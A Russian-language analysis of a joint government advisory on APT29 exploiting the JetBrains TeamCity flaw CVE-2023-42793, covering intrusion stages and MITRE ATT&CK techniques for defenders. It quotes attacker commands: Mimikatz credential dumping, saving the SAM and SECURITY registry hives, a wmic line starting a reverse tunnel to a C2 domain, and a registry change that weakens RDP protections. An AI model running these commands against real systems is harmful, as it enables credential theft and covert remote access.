

Аннотация – представлен анализ об уязвимости JetBrains TeamCity, подробно описанный в публикации на сайте Defense.gov. Анализ посвящён различным критическим аспектам кибербезопасности, в т.ч. использованию CVE для получения первоначального доступа к сетям, развёртыванию пользовательских вредоносных программ и последствиям для разработчиков программного обеспечения и более широкого сообщества кибербезопасности.

Анализ служит ценным ресурсом для специалистов по кибербезопасности, разработчиков программного обеспечения и заинтересованных сторон в различных отраслях, предлагая подробное понимание тактики, методов и процедур (TTP). Документ направлен на повышение уровня кибербезопасности организаций, позволяя защищаться от аналогичных угроз.

I. Введение

Федеральное бюро расследований США (ФБР), Агентство кибербезопасности и инфраструктуры США (CISA), Агентство национальной безопасности США (АНБ), Служба военной контрразведки Польши (SKW), CERT Polska (CERT.PL) и Национальный центр кибербезопасности Великобритании (NCSC) дали совместную «оценку» действиям Advanced Persistent Threat 29 (APT 29), the Dukes, CozyBear и NOBELIUM / Midnight Blizzard, которые использовали уязвимость, идентифицированную как CVE-2023-42793. Её эксплуатация известна с сентября 2023 года и нацелена на серверы, на которых размещено программное обеспечение JetBrains TeamCity.

TeamCity – это инструмент, используемый разработчиками ПО для управления и автоматизации таких задач, как компиляция, сборка, тестирование и выпуск программного обеспечения. Компрометация серверов TeamCity приводит доступ к исходному коду разработчика, подписыванию сертификатов и возможности манипулировать процессами компиляции и развёртывания программного обеспечения. Доступ может быть использован для проведения атак на цепочки поставок, аналогичных компрометации SolarWinds и её клиентов в 2020 году. Однако нынешняя модель эксплуатации сосредоточена на ограниченном и «оппортунистическом круге жертв».

II. Основные рекомендации на вынос

- **Долгосрочная угроза**: обнаруженные атаки включали кибероперации с целью кражи конфиденциальной информации и сбора иностранной разведывательной информации.
- **Схема закрепления**: в течение последнего десятилетия были показаны схемы закрепления, которые включают сбор разведывательной информации о политике, экономике, военном деле, науке и технике, а также о контрразведке.
- **Spear-фишинг**: действующие лица сосредоточились spear-фишинг, нацеленной на правительственные агентства, аналитические центры, образовательные учреждения и политические организации, в соответствии со целью сбора политической информации.
- **Использование уязвимостей**: используются уязвимости для получения начального доступа к сетям с внедрением пользовательских вредоносных программ, такие как WellMess, WellMail и Sorefang, в частности, нацеленные на мед.организации и энергетические компании.
- **Chain-атаки**: кибероперации включают в себя атаки на цепочки поставок, о чем свидетельствует компрометация SolarWinds в апреле 2021 года.
- **Цели**: технологические компании все чаще становились целями, что позволяло проводить дальнейшие кибероперации, например CVE-2023–42793 на серверах JetBrains TeamCity.
- **Подготовительный этап операций**: получение доступа к сетям разработчиков программного обеспечения посредством использования серверов TeamCity.
- **Возможности для инфраструктуры C2**: доступ к сетям технологических компаний предоставляет участникам возможности для создания инфраструктуры C2, которую трудно обнаружить.

III. Первоначальный доступ – эксплуатация

Первоначальная тактика, используемая для получения и изучения доступа в скомпрометированной сети, заключалась в использовании нативных инструментов и команд, которые с меньшей вероятностью вызовут оповещения системы безопасности.

- **Эксплуатация CVE-2023–42793**: уязвимость допускает небезопасную обработку путей, позволяя обходить авторизацию и выполнять произвольный код на сервере.
- **Выполнение кода с привилегиями**: эксплуатация серверов TeamCity обычно приводила к

выполнению кода с высокими привилегиями, обеспечивая необходимую эффективность.

- **Эксклюзивный вектор использования**: отмечается, что не использовались другие известные векторы начального доступа.

IV. Сбор информации об окружении

Методический подход помогает собрать полное представление о локальных и сетевых активностях при сборе информации.

- **Использование базовых встроенных команд**: используется серия базовых встроенных команд для выполнения «разведки» на хосте, что указывает на эффективную скрытность за счёт использования инструментов, уже имеющихся в системе.
- **Команды для получения информации о пользователе и домене**: такие команды, как whoami /priv, whoami /all, whoami / groups и whoami /domain, использовались для сбора подробной информации о привилегиях пользователя, членстве в группах и принадлежности к домену.
- **Сбор информации о сетях и служб**: используются такие команды, как nltest -dclist, nltest -dsgetdc, tasklist и netstat, для инвентаризации контроллеров домена, составления списка запущенных задач и просмотра активных сетевых подключений.
- **WMIC для составления списка процессов**: WMIC использовались для запроса информации, демонстрируя интерес к мониторингу запущенных процессов и потенциальному выявлению инструментов безопасности
- **PowerShell для расширенных запросов**: команды PowerShell использованы для выполнения более сложных запросов, таких как получение свойств определённых учётных записей и перечисление служб и драйверов, демонстрируя возможность использования сценариев для более глубокого анализа.
- **Скрытность и обход AV**: использование нативных инструментов и команд предполагает оперативную сосредоточенность на сокрытии действий, сводя к минимуму риск обнаружения решениями безопасности, которые могут выявлять инструменты сторонних производителей или вредоносное ПО.

V. Эксфильтрация данных и файлов

Стратегический подход к эксфильтрации данных даёт представление о системных конфигурациях, средах разработки и методах обеспечения безопасности.

- **Целевая эксфильтрация для анализа системы**: эксфильтрация определённых файлов может дать подробную информацию об ОС хоста, например C:\Windows\system32\ntoskrnl.exe. Это действие было направлено на точное определение версии системы, что потенциально является необходимым условием для развёртывания определённых инструментов или вредоносных программ, таких как EDRSandBlast.
- **Интерес к файлам SQL Server**: известно об особом интересе к извлечению файлов, связанных с SQL Server, установленным в скомпрометированных системах.
- **Файлы Visual Studio**: удаление определённых файлов Visual Studio (VSIXAutoUpdate.exe из состава Visual Studio 2017) указывает на интерес к инструментам и средам разработки. Это может быть сделано с целью понимания рабочих процессов или внедрения вредоносного кода в программные проекты.
- **ПО для управления исправлениями**: нацелено на исполняемые файлы и файлы конфигурации программного обеспечения для управления исправлениями, включая httpd.exe и httpd.conf из каталога установки PatchManagementInstallation. Это предполагает заинтересованность в контроле инфраструктурой, потенциально для поддержания постоянства или предотвращения обнаружения.

VI. Интерес к SQL

Интерес к средам SQL Server в скомпрометированных сетях указывает на цели эксфильтрации данных, которые могут обеспечить стратегическую разведку или облегчить дальнейшие кибероперации.

- **Целевые файлы SQL Server**: внимание на файлах DLL, связанных с Microsoft SQL Server (например, sqlmin.dll, sqllos.dll, sqllang.dll, sqltses.dll). Это указывает на стратегический интерес к системе управления базами данных, потенциально для получения информации о структурах данных, схемах или для подготовки к дальнейшей эксплуатации.
- **Использование PowerShell для сжатия**: используется команда PowerShell Compress-Archive для сжатия целевых DLL-файлов SQL Server в zip-файл, расположенный по адресу C:\Windows\temp\1\sql.zip. Этот позволяет эффективно агрегировать и эксфильтрировать ценные данные из скомпрометированной системы.
- **Эксфильтрация secforwarder.dll**: это действие подчёркивает интерес к получению подробной информации из среды SQL Server для понимания механизмов безопасности или для использования библиотеки DLL в будущих операциях.

VII. Предотвращение обнаружения

Следующая тактика демонстрирует расширенные возможности предотвращения обнаружения и закрепления в скомпрометированных сетях, подчёркивая необходимость надёжной и многоуровневой защиты от кибербезопасности.

- **Подмена драйвера**: используется BYOVD-метод (внедрения собственного уязвимого драйвера) для отключения программного обеспечения endpoint detection and response (EDR) и антивирусного программного обеспечения (AV), которое

представляет собой сложный метод подрыва защиты системы.

- **Использование EDRSandBlast**: проект с открытым исходным кодом для удаления защиты Protected Process Light (PPL), которая предназначена для контроля запущенных процессов от несанкционированного доступа или заражения.
- **Внедрение кода в процессы безопасности**: для множества жертв код был внедрён в процессы AV / EDR, что является скрытым способом избежать обнаружения ПО безопасности.
- **Выполнение обнаруживаемых исполняемых файлов в памяти**: инструменты, которые обычно обнаруживаются программным обеспечением безопасности, такие как Mimikatz, были запущены в памяти, а не на диске, чтобы избежать обнаружения.
- **Сокрытие бэкдоров с помощью перехвата DLL**: использование уязвимостей при перехвате DLL в различных программных продуктах, включая Zabbix и Webroot antivirus, для сокрытия бэкдора GraphicalProton в легитимных процессах.
- **Резервное копирование приложения Microsoft vcperf**: модифицированный и используемый исходный код vcperf, приложения с открытым исходным кодом, разработанного Microsoft, предназначен для удаления вредоносных библиотек DLL, включая бэкдор GraphicalProton, на диск.
- **Каналы C2C**: чтобы избежать обнаружения при мониторинге сети, установлены каналы C2C с использованием облачных сервисов, таких как Microsoft OneDrive и Dropbox.
- **Методы обфускации**: обфускация используется с целью сокрытия данных, которыми обменивается вредоносное ПО, внутри случайно сгенерированных BMP-файлов, благодаря чему трафик выглядит безопасным.

VIII. Повышение привилегий

Следующие действия свидетельствуют о намерении расширить их доступ и контроль над взломанными системами путём получения высокоуровневых привилегий и конфиденциальной информации.

- **Использование Mimikatz**: Mimikatz, хорошо известный инструмент для кражи учётных данных, используется для выполнения различных команд, направленных на повышение привилегий в скомпрометированной сети.
- **Команды повышения привилегий**: конкретные выполняемые команды Mimikatz включают privilege::debug, которая предоставляет привилегии отладки; lsadump::cache, lsadump::secrets и lsadump ::sam, которые используются для сброса учётных данных и конфиденциальной информации из менеджера учетных записей безопасности (SAM); и sekurlsa ::logonpasswords, который извлекает из памяти текстовые пароли, хэши, PIN-коды и билеты Kerberos.
- **Доступ к учётным данным и сброс данных**: команды указывают на заинтересованность в доступе к учётным данным и секретам и их сбросе, которые могут быть использованы для дальнейшей компрометации сети, поддержания постоянства или последующего перемещения в другие системы.

IX. Закрепление

Следующие пункты подчёркивают стратегический подход к установлению и поддержанию долгосрочного доступа к скомпрометированным средам с использованием как нативных инструментов Windows, так и передовых методов, таких как создание TGT, позволяющих сливаться с обычной сетевой активностью и избегать обнаружения.

- **Закрепление через запланированные задачи**: запланированные задачи используются для обеспечения постоянного выполнения бэкдоров в скомпрометированных системах.
- **Каталоги хранения исполняемых файлов**: в зависимости от уровня полученных привилегий, исполняемые файлы хранятся в определённых каталогах на скомпрометированном хосте, таких как C:\Windows\temp, C:\Windows\System32 или C:\Windows\WinStore.
- **Использование schtasks.exe**: все изменения для создания запланированных задач внесены с использованием легитимного инструмента Windows schtasks.exe, который помогает избежать подозрений и потенциального обнаружения.
- **Rubeus Toolkit для TGTs**: чтобы обеспечить долгосрочный доступ, использовался Rubeus toolkit для создания заявок на выдачу билетов (TGT) (T1558.001), которые являются частью протокола аутентификации Kerberos, используемого в средах Windows. Это указывает на сложный уровень атаки, направленной на поддержание доступа с помощью штатных механизмов аутентификации.

X. Эксфильтрация конфиденциальных данных

Следующие моменты подчёркивают стратегический подход к распространению данных, направленный на получение широкого спектра конфиденциальной информации.

- **Удаление веток реестра Windows**: специально предназначенные и удалённые критически важные ветки реестра Windows, включая HKLM\SYSTEM, HKLM \ SAM и HKLM\SECURITY. Эти ветки содержат конфиденциальные данные о системе, учетной записи и конфигурации безопасности.
- **Методология эксфильтрации**: чтобы эксфильтрировать ветки реестра Windows, он сохранил ветки в файлы с помощью команды reg save. Затем эти файлы были упакованы и размещены в каталоге C:\Windows\Temp \ с помощью PowerShell для сжатия их в zip-архив, который впоследствии был извлечен.
- **Использование SharpChromium для сбора данных браузера**: в определённых случаях

инструмент SharpChromium используется для извлечения конфиденциальных данных браузера, таких как файлы cookie сеанса, история посещённых страниц и сохранённые учётные данные для входа. Это указывает на целенаправленный подход к сбору конкретных типов конфиденциальной информации от жертв.

- **DSInternals**: в DSInternals для взаимодействия и получения информации о домене. Этот инструмент предоставляет возможности для доступа к данным в Active Directory и управления ими, что может иметь решающее значение для понимания сетевой среды и планирования дальнейших действий.

XI. Сетевая разведка

Ниже раскрывается подход к проведению сетевой разведки с использованием как нативных, так и внешних инструментов для всестороннего составления карты сетевого окружения жертвы и определения потенциальных целей для дальнейшей эксплуатации.

- **Использование встроенных команд и инструментов**: для исследования сети применяется комбинация встроенных команд и дополнительных инструментов, включая сканер портов и PowerSploit, набор модулей Microsoft PowerShell, которые используются на различных этапах тестирования на проникновение и эксплуатации.
- **Выполненные команды PowerSploit**: несколько команд PowerSploit выполняются для сбора подробной информации о сетевом окружении.:
  - Get-NetComputer для получения списка компьютеров в текущем домене.
  - Get-NetGroup для получения списка групп в домене.
  - Get-NetUser с различными фильтрами для отображения учётных записей пользователей и их атрибутов, таких как samaccountname, description, pwdlastset, logoncount и badpwdcount.
  - Get-NetDiDomain и Get-ADUser для сбора информации о домене и пользователе AD.
  - Get-DomainUser и Get-NetUser -preauthnot требуют идентификации конкретных учетных записей пользователей и тех, которые не требуют предварительной аутентификации.
  - Get-NetComputer | select samaccountname и Get-NetUser -SPN | select serviceprincipalname, чтобы перечислить имена участников службы компьютеров и пользователей.
- **Исполнение в памяти**: дополнительные инструменты, такие как PowerSploit призваны помочь избежать обнаружения, т.к. не записывают данные на диск.

XII. Туннелирование в уязвимые среды

Следующие моменты подчёркивают сложное использование туннелирования для поддержания скрытой и безопасной связи со скомпрометированными средами с использованием как модифицированных инструментов с открытым исходным кодом, так и штатных системных утилит для уклонения от обнаружения.

- **Использование "rr.exe" для туннелирования**: инструмент "rr.exe" является модифицированной версией reverse-socks-туннеля с открытым исходным кодом Rsockstun. Он используется для создания туннеля к их инфраструктуре C2. Этот метод (T1572) обеспечивает безопасную и скрытую связь между скомпрометированной средой и инфраструктурой, контролируемой извне.
- **Конкретная инфраструктура для C2**: указывается конкретная инфраструктура, используемая совместно с "rr.exe " для связи C2, включая IP-адрес (65.20.97[.]203:443) и домен (Poetpages[.]com:8443). Эта информация имеет решающее значение для выявления и блокирования вредоносного трафика, связанного с этой кампанией.
- **Методы выполнения**: Rsockstun выполняется двумя способами: либо непосредственно в памяти, либо с помощью утилиты WMIC после переноса инструмента на диск. Предоставленная команда (wmic process call create "C:\Program Files\Windows Defender Advanced Threat Protection\Sense.exe -connect poetpages.com -pass M554-0sddsf2@34232fsl45t31") иллюстрирует, как использование штатных инструментов Windows для выполнения вредоносной полезной нагрузки

XIII. Распространение

Следующие пункты раскрывают методы расширения и охвата в скомпрометированной сети с использованием как нативных инструментов Windows, так и модификаций.

- **Использование WMIC для распространения**: WMIC используется для облегчения распространения в сети (T1047, T1210). Это включает удалённое выполнение команд на других узлах сети.
- **Удалённое выполнение команды**: WMIC (wmic /node:"<redacted>" /user:"<redacted>" /password:"<redacted>" process call create "rundll32 C:\Windows\system32\AclNumsInvertHost.dll AclNumsInvertHost") указывает, что процесс выполняется удалённо и является распространённым методом для распространения к другим системам в скомпрометированной сети.
- **Модификация ключа DisableRestrictedAdmin**: ключ DisableRestrictedAdmin изменён в реестре Windows для включения удалённых подключений (T1210). Это изменение позволяет использовать протокол RDP с отключённым режимом ограниченного администрирования, что может облегчить несанкционированный доступ.
- **Команда изменения реестра**: команда, используемая для изменения реестра (reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa /v DisableRestrictedAdmin /t REG_DWORD /d "0" /f) устанавливает значение

DisableRestrictedAdmin равным "0" разрешая удалённые подключения.

XIV. Набор инструментов

Следующие пункты подчёркивают сложное использование пользовательских инструментов и методов для проведения кибероперациий, подчёркивая их направленность на скрытность, эксфильтрацию данных и закрепление в скомпрометированных средах.

- **Использование пользовательских инструментов и инструментов с открытым исходным кодом**: во время работы TeamCity используются бэкдоры, демонстрирующие универсальный подход к кибероперациям.
- **Бэкдор GraphicalProton**: ключевым инструментом в их арсенале является GraphicalProton, упрощённый бэкдор, который использует облачные сервисы, такие как OneDrive и Dropbox, наряду со случайно сгенерированными файлами BMP, для обмена данными с оператором. Этот инструмент может собирать важную информацию об окружающей среде, такую как активные соединения TCP / UDP, запущенные процессы, а также имена пользователей, хостов и доменов.
- **Каналы связи**: OneDrive служит основным каналом связи, а Dropbox – резервным. Ключи API закодированы во вредоносной программе, которая генерирует каталог с произвольным именем для хранения BMP-файлов, специфичных для заражения. Это имя каталога повторно рандомизируется при каждом запуске процесса GraphicalProton.
- **Обмен данными через BMP-файлы**: процесс генерации BMP-файлов для обмена данными включает сжатие с использованием zlib, шифрование с помощью пользовательского алгоритма, добавление строкового литерала к зашифрованным данным, создание случайного BMP и кодирование зашифрованных данных в младших битах пикселей.
- **Методы обфускации**: чтобы избежать обнаружения, GraphicalProton «обернут слоями обфускации, шифрования, и кодировщиков». Известные варианты включают перехват DLL в Zabbix для выполнения, и маскирование в vcperf, инструменте анализа сборки C++ с открытым исходным кодом от Microsoft.
- **Вариант HTTPS GraphicalProton**: более новый вариант GraphicalProton отказывается от облачных сервисов для C2 и вместо этого полагается на HTTP-запросы, использует перерегистрированный домен с истекшим сроком действия и фиктивный сайт WordPress для легитимизации канала C2. Его выполнение разделено на этап и зашифрованный двоичный файл, содержащий дополнительный код.

XV. MITRE ATT&CK

Согласно MITRE ATT&CK список воздействий выглядит следующим образом.

- **Методы разведки**: сбор топологии сети жертвы (T1590.004) и информации о программном обеспечении хоста (T1592.002) на этапе разведки для облегчения определения цели.
- **Первоначальный доступ с помощью эксплойта**: первоначальный доступ получен путём использования уязвимости (CVE-2023–42793) на подключённых к Интернету серверах JetBrains TeamCity (T1190).
- **Выполнение с использованием PowerShell и командной оболочки Windows**: использование PowerShell (T1059.001) для сжатия DLL-файлов Microsoft SQL server и командной оболочки Windows (T1059.003) для выполнения разведки узла. Также используется выполнение произвольного кода (T1203) после применения уязвимости TeamCity.
- **Методы закрепления**: закрепление поддерживается с помощью запланированных задач (T1053.005), хранимых процедур SQL (T1505.001) и выполнения автозапуска при загрузке или входе в систему (T1547).
- **Повышение привилегий**: используется версия уязвимости TeamCity для повышения привилегий (T1068) и используется метод с подменой драйвера для отключения защиты EDR и AV.
- **Методы предотвращения обнаружения**: используются различные методы, включая обфускацию данных двоичным заполнением (T1027.001), маскировку (T1036), внедрение процесса (T1055), отключение или модификацию инструментов (T1562.001) и сокрытие артефактов (T1564, T1564.001).
- **Доступ с учётными данными**: доступ к учётным данным осуществляется посредством сброса данных ОС из памяти LSASS (T1003.001) и Security account Manager (T1003.002), кражи учётных данных из веб-браузеров (T1555.003) и подделки запросов Kerberos (T1558.001).
- **Информационная разведка**: выполнение обнаружения владельца системы / пользователя (T1033), обнаружения сетевых служб (T1046), обнаружения процессов (T1057) и сбор информации о сети жертвы (T1590).
- **Распространение**: достигается за счёт использования удалённых служб (T1210) и инструментария управления Windows (T1047).
- **C2C**: для управления используются динамическое взаимодействие с контролируемыми серверами (T1568) и туннелирование протокола (T1572).
- **Методы эксфильтрации**: выполняется с использованием автоматизированных методов (T1020), существующих каналов C2 (T1041) и веб-сервисов, таких как OneDrive и Dropbox (T1567)

XVI. Преимущества и недостатки

A. *Преимущества предоставленных источников:*

- **Экспериментально полученная информация**: изложенные материалы высоковероятно получены экспериментальным путём.
- **Подробная информация**: источники предоставляют подробную информацию об использующих известную уязвимость, имеющую влияние во всем мире, включая тактику, методы и процедуры (TTP), технические детали их работы, индикаторы компрометации (IoC) и рекомендации по смягчению последствий.
- **Повышение осведомлённости**: цель источников – повысить осведомлённость о вредоносной активности и помочь организациям выявлять, защищать и смягчать потенциальные угрозы.
- **Практические рекомендации**: источники предоставляют организациям практические рекомендации по повышению безопасности на основе вредоносной активности.

B. *Недостатки предоставленных источников:*

- **Технический язык**: источники содержат много технических терминов, которые могут оказаться сложны для понимания нетехническими пользователями.
- **Ограниченный охват**: источники сосредоточены конкретно использующих JetBrains TeamCity CVE. Хотя эта информация ценна, она может не охватывать весь спектр потенциальных киберугроз, о которых организациям следует знать.
- **Потенциал устаревшей информации**: поскольку ландшафт кибербезопасности постоянно развивается, информация, представленная в источниках, может устареть по мере появления новых уязвимостей и угроз.
- **Сосредоточьтесь на конкретных странах**: источники в первую очередь фокусируются на воздействии уязвимости на Соединённые Штаты и союзные им страны.

XVII. Возможности и ограничения сторон

В то время как одна сторона получает неоспоримую выгоду из доступа к конфиденциальной информации, постоянного доступа к скомпрометированным сетям и расширения своих возможностей, повышение осведомлённости и защиты среди целей, а также сотрудничество между агентствами кибербезопасности создают существенные недостатки в их операциях с точки зрения АНБ.

A. *Возможности «атакующих»*

- **Доступ к конфиденциальной информации**: Используя уязвимость JetBrains TeamCity (CVE-2023–42793), она помогает получить доступ к исходному коду разработчиков программного обеспечения, сертификатам подписи и возможности нарушать процессы компиляции и развёртывания программного обеспечения. Этот доступ может быть использован для проведения операций по цепочке поставок и сбора конфиденциальных данных от целевых организаций.
- **Постоянный долгосрочный доступ**: тактика повышения привилегий и развёртывание дополнительных бэкдоров, обеспечивает постоянный долгосрочный доступ к скомпрометированным сетевым средам. Это позволяет осуществлять постоянный сбор разведданных и проводить потенциальные будущие операции.
- **Предотвращение обнаружения**: использование различных методов, чтобы избежать обнаружения, таких как использование штатных инструментов Windows (например, WMIC), обфускация данных двоичным заполнением и сокрытие артефактов. Эти методы помогают поддерживать их присутствие в скомпрометированных сетях.
- **Расширение кибернетических возможностей**: нацеливаясь на технологические компании и разработчиков программного обеспечения, ИТ-отдел расширяет свои кибернетические возможности и потенциально получает доступ к широкому кругу организаций за счёт взлома цепочки поставок.

B. *Ограничения «защищающихся»*

- **Раскрытие тактики, методов и процедур (TTP)**: Подробный анализ киберактивности в рамках совместного консультативного совета по кибербезопасности раскрывает их TTP, включая конкретные инструменты, вредоносное ПО и векторы атак. Эта информация помогает организациям лучше защищаться от операций; однако она вынуждает разрабатывать новые TTP.
- **Повышение осведомлённости и средств защиты**: обнародование информации об использовании уязвимости TeamCity в JetBrains в теории повышает осведомлённость организаций по всему миру. Это может привести к увеличению количества исправлений и усилению защиты, что затруднит успешную компрометацию целей.
- **Последствия**: результат этих кибероперациий агентствами кибербезопасности США и союзных им стран маловероятно может привести к политическим, экономическим или правовым последствиям для страны, в зависимости от воздействия и масштаба операций.